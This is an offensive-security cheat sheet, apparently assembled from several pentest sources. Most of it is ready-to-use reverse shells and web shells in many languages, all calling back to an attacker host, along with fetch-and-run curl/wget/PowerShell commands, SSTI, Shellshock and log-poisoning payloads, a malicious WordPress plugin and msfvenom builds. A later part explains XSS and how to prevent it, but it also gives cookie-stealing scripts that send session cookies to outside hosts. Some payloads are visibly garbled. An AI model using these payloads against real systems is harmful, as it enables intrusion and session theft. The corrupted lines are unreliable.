## fifo URL Encode

```
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%20%3E%261%7Cnc%20192.168.1.2%20443%20%3E%2Ftmp%2Ff
```

## fifo Base64

```
root@kali:~# base64 -w 0 <<< 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.2 443 >/tmp/f'
cm0gL3RtcC9m021rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwwYm1uL3NoIC1pIDI+JjF8bmMgMTkyLjE2OC4xLjIgNDQzID4vdG1wL2YK
root@kali:~# nc -lvnp 443
user@victim:$ echo
'cm0gL3RtcC9m021rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwwYm1uL3NoIC1pIDI+JjF8bmMgMTkyLjE2OC4xLjIgNDQzID4vdG1wL2YK' |base64 -d |sh
http://192.168.1.3/cmd.php?cmd=echo
'cm0gL3RtcC9m021rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwwYm1uL3NoIC1pIDI+JjF8bmMgMTkyLjE2OC4xLjIgNDQzID4vdG1wL2YK' |base64 -d |sh
```

---

## Netcat Windows

```
nc.exe -e cmd 192.168.1.2 443
\\192.168.1.2\a\nc.exe -e cmd 192.168.1.2 443
```

---

## cURL

```
root@kali:~# echo "nc -e /bin/sh 192.168.1.2 443" > index.html; python3 -m http.server 80
root@kali:~# nc -lvnp 443
http://192.168.1.3/cmd.php?cmd=curl 192.168.1.2/index.html|sh
```

---

## Wget

```
root@kali:~# echo "nc -e /bin/sh 192.168.1.2 443" > index.html; python3 -m http.server 80
root@kali:~# nc -lvnp 443
http://192.168.1.3/cmd.php?cmd=wget -q0- 192.168.1.2/index.html|sh
```

---

## Node-RED

```
[{"id":"7235b2e6.4cdb9c","type":"tab","label":"Flow 1"}, {"id":"d03f1ac0.886c28","type":"tcpout","z":"7235b2e6.4cdb9c","host":"","port":"","beserver":"reply","base64":false,"end":false,"name":"","x":786,"y":350,"wires":[]}, {"id":"c14a4b00.271d28","type":"tcpin","z":"7235b2e6.4cdb9c","name":"","server":"client","host":"192.168.1.2","p
```

```
ort":"443","datamode":"stream","datatype":"buffer","newline":"","topic":"","base64":false,"x":281,"y":337,"wires":[["4750d7cd.3c6e88"]]},{"id":"4750d7cd.3c6e88","type":"exec","z":"7235b2e6.4cdb9c","command":"","addpay":true,"append":"","useSpawn":"false","timer":"","oldrc":false,"name":"","x":517,"y":362.5,"wires":[["d03f1ac0.886c28"],["d03f1ac0.886c28"],["d03f1ac0.886c28"]]}]
```

---

WebShell

Exif Data

```
root@kali:~# exiftool -Comment='<?php system($_GET['cmd']); ?>' filename.png
root@kali:~# mv filename.png filename.php.png
```

ASP WebShell

```
<%response.write
CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.ReadAll
()%>
```

PHP WebShell

GET

```
<?=$_GET[cmd]`?>
<?php system($_GET['cmd']); ?>
<?php passthru($_GET['cmd']); ?>
<?php echo exec($_GET['cmd']); ?>
<?php echo shell_exec($_GET['cmd']); ?>
```

Basic Proportions OK

<?php

```
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
```

?>

```
<?php echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>"; ?>
```

POST

```
<?php system($_POST['cmd']); ?>
```

---

Log Poisoning WebShell

Log Poisoning SSH

```
/var/log/auth.log
ssh '<?php system($_GET['cmd']); ?>'@192.168.1.2
/var/log/auth.log&cmd=id
```

---

Log Poisoning FTP

```
/var/log/vsftpd.log
root@kali:~# ftp 192.168.1.3
Connected to 192.168.1.3.
220 (vsFTPd 3.0.3)
Name (192.168.1.2:kali): <?php system($_GET['cmd']); ?>
331 Please specify the password.
Password: <?php system($_GET['cmd']); ?>
530 Login incorrect.
Login failed.
ftp>
```

```
/var/log/vsftpd.log&cmd=id
```

---

Log Poisoning HTTP

```
/var/log/apache2/access.log
```

```
/var/log/nginx/access.log
curl -s -H "User-Agent: <?php system($_GET['cmd']); ?>" "http://192.168.1.2"
User-Agent: <?php system($_GET['cmd']); ?>
/var/log/apache2/access.log&cmd=id
```

```
/var/log/nginx/access.log&cmd=id
```

---

Server Side Template Injection

```
{{request.application.__globals__.__builtins__.__import__('os').popen('nc -e
/bin/sh 192.168.1.2 443').read()}}
{{'__.__class__.__mro__[1].__subclasses__()[373]('bash -c 'bash -i >&
/dev/tcp/192.168.1.2/443 0>&1"',shell=True,stdout=-
1).communicate()[0].strip()}}
{% for x in (__class__.__base__.__subclasses__() %){% if "warning" in
x.__name__ %}{{x().__module__.__builtins__[ '__import__']('os').popen("python3 -c
'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(("192.168.1.2",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
```

```
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash", \
i\"]);').read().zfill(417)}}{%endif%}{% endfor %}
{% import os %}{os.system('bash -c "bash -i >& /dev/tcp/192.168.1.2/443
0>&1"')}}
%7B%25%20import%20os%20%25%7D%7B%7Bos.system%28%27bash%20-c%20%22bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.2%2F443%20%3E%26%22%27%29%7D%7D
```

---

UnrealIRCd

```
root@kali:~# echo "AB;nc -e /bin/sh 192.168.1.2 443" |nc 192.168.1.3 6697
```

---

Exif Data Reverse Shell

```
root@kali:~# exiftool -Comment='<?php system("nc -e /bin/bash 192.168.1.2
443"); ?>' filename.png
root@kali:~# mv filename.png filename.php.png
```

---

Shellshock

Shellshock SSH

```
root@kali:~# ssh user@192.168.1.3 -i id_rsa '() { :; }; nc 192.168.1.2 443 -e
/bin/bash'
```

---

Shellshock HTTP

```
curl -H 'Cookie: () { :; }; /bin/bash -i >& /dev/tcp/192.168.1.2/443 0>&1'
http://192.168.1.3/cgi-bin/test.sh
curl -H "User-Agent: () { :; }; /bin/bash -c 'bash -i >&
/dev/tcp/192.168.1.2/443 0>&1'" "http://192.168.1.3/cgi-bin/evil.sh"

curl -H "User-Agent: () { :; }; /bin/bash -c 'bash -i >&
/dev/tcp/192.168.1.2/443 0>&1'" "http://192.168.1.3/cgi-bin/evil.cgi"
```

---

Shellshock HTTP 500 Internal Server Error

```
curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'bash -i >&
/dev/tcp/192.168.1.2/443 0>&1'" "http://192.168.1.3/cgi-bin/evil.sh"

curl -H "User-Agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >&
/dev/tcp/192.168.1.2/443 0>&1'" "http://192.168.1.3/cgi-bin/evil.sh"
```

```
curl -H "User-Agent: () { :; }; echo; /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/443 0>&1'" "http://192.168.1.3/cgi-bin/evil.cgi"
```

```
curl -H "User-Agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/443 0>&1'" "http://192.168.1.3/cgi-bin/evil.cgi"
```

---

CMS

WordPress

Plugin Reverse Shell

```
root@kali:~# nano plugin.php
<?php
```

```
/**
 * Plugin Name: Shelly
 * Plugin URI: http://localhost
 * Description: Love Shelly
 * Version: 1.0
 * Author: d4t4s3c
 * Author URI: https://github.com/d4t4s3c
 */
```

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/443 0>&1'");
?>
```

```
root@kali:~# zip plugin.zip plugin.php
```

- Plugins
- Add New
- Upload Plugin
- Install Now
- Activate Plugin

October

```
function onstart(){
    exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/443 0>&1'");
}
```

---

Jenkins

Jenkins Windows

Netcat (Method 1)

```
cmd = "\\192.168.1.2\\a\\nc.exe -e cmd 192.168.1.2 443"  
cmd.execute().text
```

Netcat (Method 2)

```
println "\\192.168.1.2\\a\\nc.exe -e cmd 192.168.1.2 443" .execute().text
```

CMD

```
String host="192.168.1.2";  
int port=443;  
String cmd="cmd.exe";  
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket  
s=new Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.a  
vailable(>0)so.write(pi.read());while(pe.available(>0)so.write(pe.read());w  
hile(si.available(>0)po.write(si.read());so.flush();po.flush();Thread.sleep(  
50));try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

PowerShell

```
command = "powershell IEX (New-Object  
Net.WebClient).DownloadString('http://192.168.1.2:8000/reverse.ps1')"  
println(command.execute().text)
```

Jenkins Linux

Bash

```
String host="192.168.1.2";  
int port=443;  
String cmd="bash";  
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket  
s=new Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.a  
vailable(>0)so.write(pi.read());while(pe.available(>0)so.write(pe.read());w  
hile(si.available(>0)po.write(si.read());so.flush();po.flush();Thread.sleep(  
50));try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

---

Perl

```
perl -e 'use  
Socket;$i="192.168.1.2";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("t
```



```
cp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

---

#### Python

```
export RHOST="192.168.1.2";export RPORT=443;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.2",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/bash")'
```

#### Python3

```
#!/usr/bin/python3
```

```
import os
import socket
import subprocess

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.2",443))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.2",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/bash")'
```

---

#### PHP

```
<?php passthru("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.2 443 >/tmp/f"); ?>
php -r '$sock=fsockopen("192.168.1.2",443);`/bin/sh -i <&3 >&3 2>&3`';'

php -r '$sock=fsockopen("192.168.1.2",443);exec("/bin/sh -i <&3 >&3 2>&3");'

php -r '$sock=fsockopen("192.168.1.2",443);system("/bin/sh -i <&3 >&3 2>&3");'

php -r '$sock=fsockopen("192.168.1.2",443);passthru("/bin/sh -i <&3 >&3 2>&3");'

php -r '$sock=fsockopen("192.168.1.2",443);popen("/bin/sh -i <&3 >&3 2>&3","r");'
```

```
php -r '$sock=fsockopen("192.168.1.2",443);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("192.168.1.2",443);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

---

#### Ruby

```
ruby -rsocket -e 'f=TCPSocket.open("192.168.1.2",443).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.1.2","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

```
ruby -rsocket -e 'c=TCPSocket.new("192.168.1.2","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

---

#### Xterm

```
xterm -display 192.168.1.2:443
```

---

#### Ncat

##### TCP

```
ncat 192.168.1.2 443 -e /bin/bash
```

```
ncat 192.168.1.2 443 -e /bin/sh
```

##### UDP

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|ncat -u 192.168.1.2 443 >/tmp/f
```

---

#### Socat

```
socat TCP:192.168.1.2:443 EXEC:sh
```

```
socat TCP:192.168.1.2:443 EXEC:'bash -li',pty,stderr,setsid,sigint,sane
```

---

## PowerShell

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object
System.Net.Sockets.TCPClient("192.168.1.2",443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + ">
";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$send
byte.Length);$stream.Flush()};$client.Close()
```

```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('192.168.1.2',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$send
byte.Length);$stream.Flush()};$client.Close()"
```

```
powershell IEX (New-Object
Net.WebClient).DownloadString('http://192.168.1.2:8000/reverse.ps1')
```

```
C:\Windows\SysNative\WindowsPowerShell\v1.0\powershell.exe IEX(New-Object
Net.WebClient).DownloadString('http://192.168.1.2/shell.ps1')
```

```
powershell -c "IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.1.2/powercat.ps1');power
cat -c 192.168.1.2 -p 443 -e cmd"
```

---

## Awk

```
awk 'BEGIN {s = "/inet/tcp/0/192.168.1.2/443"; while(42) { do{ printf
"shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |&
s; close(c); } } while(c != "exit") close(s); } }' /dev/null
```

---

## Gawk

```
gawk 'BEGIN {P=443;S=">
";H="192.168.1.2";V="/inet/tcp/0/"H"/"P;while(1){do{printf S|&V;V|&getline
c;if(c){while((c|&getline)>0)print
$0|&V;close(c)}}while(c!="exit")close(V)}}'
```

---

## Golang

```
echo 'package main;import"os/exec";import"net";func
main(){c,_:=net.Dial("tcp","192.168.1.2:443");cmd:=exec.Command("/bin/sh");cm
```

```
d.Stdin=c;cmd.Stdout=c;cmd.Stderr=c cmd.Run()}' > /tmp/t.go && go run  
/tmp/t.go && rm /tmp/t.go
```

---

#### Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet 192.168.1.2 443 0/tmp/p  
telnet 192.168.1.2 80 | /bin/bash | telnet 192.168.1.2 443  
mknod a p && telnet 192.168.1.2 443 0<a | /bin/sh 1>a  
TF=$(mktemp -u);mkfifo $TF && telnet 192.168.1.2 443 0<$TF | sh 1>$TF
```

---

#### Java

```
r = Runtime.getRuntime()  
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.1.2/443;cat <&5 |  
while read line; do \"$line 2>&5 >&5; done"] as String[])  
p.waitFor()
```

---

#### Node

```
require('child_process').exec('bash -i >& /dev/tcp/192.168.1.2/443 0>&1');
```

---

#### Msfvenom

##### Web Payloads

##### PHP Payload

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f raw >  
reverse.php  
msfvenom -p php/reverse_php LHOST=192.168.1.2 LPORT=443 -f raw > reverse.php
```

##### War Payload

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f war >  
reverse.war
```

##### JAR Payload

```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f jar >  
reverse.jar
```

## JSP Payload

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f raw > reverse.jsp
```

## ASPX Payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f aspx -o reverse.aspx
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f aspx -o reverse.aspx
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f aspx -o reverse.aspx
```

---

## Windows Payloads

### Windows Listener Netcat

x86 - Shell

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f exe > reverse.exe
x64 - Shell
```

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f exe > reverse.exe
```

### Windows Listener Metasploit Multi Handler

x86 - Meterpreter

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f exe > reverse.exe
x64 - Meterpreter
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f exe > reverse.exe
x86 - Shell
```

```
msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f exe > reverse.exe
x64 - Shell
```

```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f exe > reverse.exe
```

---

## Linux Payloads

### Linux Listener Netcat

x86 - Shell

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f elf > reverse.elf  
x64 - Shell
```

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f elf > reverse.elf
```

---

Linux Listener Metasploit Multi Handler

x86 - Meterpreter

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f elf > reverse.elf  
x64 - Meterpreter
```

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f elf > reverse.elf  
x86 - Shell
```

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f elf > reverse.elf  
x64 - Shell
```

```
msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f elf > reverse.elf
```

<https://github.com/d4t4s3c/Offensive-Reverse-Shell-Cheat-Sheet>

<https://www.hackingdream.net/2020/02/reverse-shell-cheat-sheet-for-penetration-testing-oscp.html>

<https://github.com/xl7dev/WebShell>

## Cross Site Scripting

Cross site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website. Attackers often initiate an XSS attack by sending a malicious link to a user and enticing the user to click it. If the app or website lacks proper data sanitization, the malicious link executes the attacker's chosen code on the user's system. As a result, the attacker can steal the user's active session cookie.

## How does cross site scripting work?

Here's an example:

```
<script>
i=new/**/Image();isrc=http://evilwebsite.com/log.php?'+document.co
okie+' '+document.location</script>
```

While the payload is usually JavaScript, XSS can take place using any client-side language.

To carry out a cross site scripting attack, an attacker injects a malicious script into user-provided input. Attackers can also carry out an attack by modifying a request. If the web app is vulnerable to XSS attacks, the user-supplied input executes as code. For example, in the request below, the script displays a message box with the text “xss.”

```
http://www.site.com/page.php?var=<script>alert('xss');</script>
```

There are many ways to trigger an XSS attack. For example, the execution could be triggered automatically when the page loads or when a user hovers over specific elements of the page (e.g., hyperlinks).

Potential consequences of cross site scripting attacks include these:

- Capturing the keystrokes of a user.
- Redirecting a user to a malicious website.
- Running web browser-based exploits (e.g., crashing the browser).
- Obtaining the cookie information of a user who is logged into a website (thus compromising the victim’s account).

In some cases, the XSS attack leads to a complete compromise of the victim’s account. Attackers can trick users into entering credentials on a fake form, which provides all the information to the attacker.

## What are the different cross site scripting approaches?

**Stored XSS.** Takes place when the malicious payload is stored in a database. It renders to other users when data is requested—if there is no [output encoding](#) or sanitization.

**Reflected XSS.** Occurs when a web application sends attacker-provided strings to a victim’s browser so that the browser executes part of the string as code. The payload echoes back in response since it doesn’t have any server-side output encoding.

**DOM-based XSS.** Takes place when an attacker injects a script into a response. The attacker can read and manipulate the document object model (DOM) data to craft a malicious URL. The attacker uses this URL to trick a user into clicking it. If the user clicks the link, the attacker can steal the user's active session information, keystrokes, and so on. Unlike stored XSS and reflected XSS, the entire DOM-based XSS attack happens on the client browser (i.e., nothing goes back to the server).

---

## How can you avoid XSS vulnerabilities?

It's important to implement security measures early in the application's development life cycle. For example, carry out software design phase security activities such as [architecture risk analysis](#) and [threat modeling](#). It is equally important to conduct security testing once application development is complete.

Strategies to prevent XSS attacks include these:

- Never trust user input.
- Implement output encoding.
- Perform user input validation.
- Follow the [defense in depth](#) principle.
- Ensure that web application development aligns with [OWASP's XSS Prevention Cheat Sheet](#).
- After remediation, perform [penetration testing](#) to confirm it was successful.

Protect your organization by following secure development guidelines—building security in at all phases of the application's development. Output encoding is also key to preventing XSS vulnerabilities. Make use of output encoding libraries that are relevant to the programming languages and frameworks your organization uses. Also, ensure your developers stay up-to-date with XSS prevention best practices.

### Impact of XSS vulnerabilities

The actual impact of an XSS attack generally depends on the nature of the application, its functionality and data, and the status of the compromised user. For example:



- In a brochureware application, where all users are anonymous and all information is public, the impact will often be minimal.
- In an application holding sensitive data, such as banking transactions, emails, or healthcare records, the impact will usually be serious.
- If the compromised user has elevated privileges within the application, then the impact will generally be critical, allowing the attacker to take full control of the vulnerable application and compromise all users and their data.

## How to find and test for XSS vulnerabilities

The vast majority of XSS vulnerabilities can be found quickly and reliably using Burp Suite's [web vulnerability scanner](#).

Manually testing for reflected and stored XSS normally involves submitting some simple unique input (such as a short alphanumeric string) into every entry point in the application, identifying every location where the submitted input is returned in HTTP responses, and testing each location individually to determine whether suitably crafted input can be used to execute arbitrary JavaScript. In this way, you can determine the [context](#) in which the XSS occurs and select a suitable payload to exploit it.

Manually testing for DOM-based XSS arising from URL parameters involves a similar process: placing some simple unique input in the parameter, using the browser's developer tools to search the DOM for this input, and testing each location to determine whether it is exploitable. However, other types of DOM XSS are harder to detect. To find [DOM-based vulnerabilities](#) in non-URL-based input (such as `document.cookie`) or non-HTML-based sinks (like `setTimeout`), there is no substitute for reviewing JavaScript code, which can be extremely time-consuming. Burp Suite's web vulnerability scanner combines static and dynamic analysis of JavaScript to reliably automate the detection of DOM-based vulnerabilities.

## Content security policy

Content security policy ([CSP](#)) is a browser mechanism that aims to mitigate the impact of cross-site scripting and some other vulnerabilities. If an application that employs CSP contains XSS-like behavior, then the CSP might hinder or prevent exploitation of the vulnerability. Often, the CSP can be circumvented to enable exploitation of the underlying vulnerability.

## How to prevent XSS attacks

Preventing cross-site scripting is trivial in some cases but can be much harder depending on the complexity of the application and the ways it handles user-controllable data.

In general, effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:

- **Filter input on arrival.** At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- **Encode data on output.** At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the `Content-Type` and `X-Content-Type-Options` headers to ensure that browsers interpret the responses in the way you intend.
- **Content Security Policy.** As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

<https://portswigger.net/web-security/cross-site-scripting>

<https://www.synopsys.com/glossary/what-is-cross-site-scripting.html>

## Cookie Tracking and Stealing using Cross-Site Scripting

A cookie is a randomly generated alphanumeric string that is generated when you visit a webpage and is sent to your browser by that webpage to be kept as a record of your presence on that website so that you can be recognized by that site when you visit it again because of your previous session (known as a session ID). But that's not the only purpose of cookies; they are also extensively used to keep a track of your preferences online and they travel from one server to another and can be intercepted and stolen quite easily. This article discusses how cookies move around the web and how they can be stolen.

### The Cookie Trail

As stated earlier, when we request a webpage to a server the server contacts that site and renders the webpage to our local machine. While rendering the webpage which is mostly HTML, CSS & some JavaScript along with that it also sends a cookie (1st party cookie) that identifies the session. Besides the website, when we visit a webpage we often see a lot of adverts. These ads are not actually part of that website but are being supplied from different servers around the world to the website in exchange for money. Whenever we click one of these ads, it sends back a cookie to its respective server, and the server stores it to keep a track of our preferences. The servers also communicate with each other and they form an advertising network, sharing your preferences and showing you ads according to those preferences in the future. So you are being tracked and watched by multiple entities online all the time unknowingly. Keeping this in mind the EU Directive passed something known as “*The Cookie Law*” according to which the site has to ask for your permission to use cookies. This is why you see a message on a certain site like “*This site uses cookies to enhance user experience.....*” asking for your permission. The Cookie Law is a piece of privacy legislation that

requires websites to get consent from visitors to store or retrieve any information on a computer, smartphone, or tablet. It was designed to protect online privacy, by making consumers aware of how information about them is collected and used online, and giving them a choice to allow it or not.

### **Cookie Theft**

Shopping preferences might not classify as sensitive information about an individual but online shopping carts and banking details are really sensitive data and all of this is also remembered by a site with the help of session cookies. If an attacker manages to get a hold of your session cookies then that person will be able to pose as you and that site and will have access to your banking details and your amazon shopping cart and might order stuff from your amazon account to his/her address spending all your money. This generally happens when the site has a vulnerability and the attacker uses something known as cross-site scripting (XSS) to exploit that vulnerability. This is found mostly in badly-coded websites where the developer forgets to include certain security measures to prevent an attacker from running a cross-site script.

### **How do websites use XSS to steal cookies?**

I'm going to explain this with a hypothetical scenario. So let's say we visit one such vulnerable site which has a comments section on it. Now on an ideal, secure website, a comment section should only have text in plain English but on an unsecured site, if we post a code in the comment section the site would think that it is some code from the server side and it is supposed to run that code.

- Javascript

```
console.log('');
```

- This code when posted in the comments section will trick the browser into thinking that it is Javascript code(due to the script tags) sent by the server and will make it run it.
- When some user visiting the site looks at the comment section he/she will see a link to an image in the comments section which is actually the result of the script running.
- When a user clicks on this link thinking that it is an image (whereas it actually is a PHP file) they get an image rendered in the comment section. What they don't know is that this link silently executed a PHP file that grabs their cookie.
- Now, the cookie which has that user's session ID is saved in the attacker's database and the attacker can pose as that user on that site.

## Cookie Stealing-

(Note: HttpOnly should not be enabled/present in cookie header)

### 1. Classic way-

```
<script>var i=new Image();  
i.src="http://10.10.14.8/?cookie="+btoa(document.cookie);</script>
```

Here we have used btoa() method for converting the cookie string into base64 encoded string.

```
python3 -m http.server -m 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.14.8 - - [09/Aug/2021 11:42:07] "GET /?cookie=aWQ9MzsgdXNlcm5hbWU9ZEdWemRHVnk7IHBhc3N3b3JkPWRHVnprR1Z5ZEdWemRFQXhNak0lMQQ= HTTP/1.1" 200 -  
10.10.10.154 - - [09/Aug/2021 11:46:04] "GET /?cookie=dXNlcm5hbWU9WVdSdGFxcUzRDsgcGFzc3dvcmQ9U0c5d1pXeGxmM055YjIxaGJuUnBZdyUzRCUzRDsgaWQ9MQ== HTTP/1.1" 200 -
```

## 2. Bypassing secure flag protection-

### a) Creating a HTTPS server-

```
openssl req -new -x509 -keyout localhost.pem -out  
localhost.pem -days 365 -nodes
```

### Generating certificate.

```
#!/usr/bin/python3  
import http.server, sslserver_address = ('0.0.0.0', 443)  
httpd = http.server.HTTPServer(server_address,  
http.server.SimpleHTTPRequestHandler)  
httpd.socket =  
ssl.wrap_socket(httpd.socket,server_side=True,certfile='local  
host.pem')  
"""ssl_version=ssl.PROTOCOL_TLSv1_2)  
"""  
httpd.serve_forever()
```

Starting web server.

## 2. Via XHR-

```
var xhr=new XMLHttpRequest();
xhr.open("GET", "https://10.10.14.8/?"+document.cookie,
true);
xhr.send();
```

## 3. Fetch api

### Redirecting User to malicious websites-

```
<script>window.location.replace("http://evil.com");</script>
```

### Accessing internal application/Bypassing localhost restrictions-

Suppose Some functionality in web app which can be accessed only from local server. And if xss is getting triggered on serverside when a Administrator user is browsing vulnerable web app while logged in, then it is possible to access this internal functionality by combining **XSS+CSRF** by using a xhr request.

### Scenario 1:

#### Sample source code:

```
if($_SERVER['REMOTE_ADDR'] == ":::1")
{
    system($_POST['cmd']);
} else
{
    echo "It's only allowed to access this function from
localhost (:::1).<br> This is due to the recent hack attempts
on our server.";
}
```

### XHR request js file-


```
var http = new XMLHttpRequest();
var url = 'http://127.0.0.1/admin/backdoorchecker.php';
var params = 'orem=dir | ping -n 5 10.10.14.8';
http.open('POST', url, true);
http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
http.withCredentials = true;
http.send(params);
```

```
tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
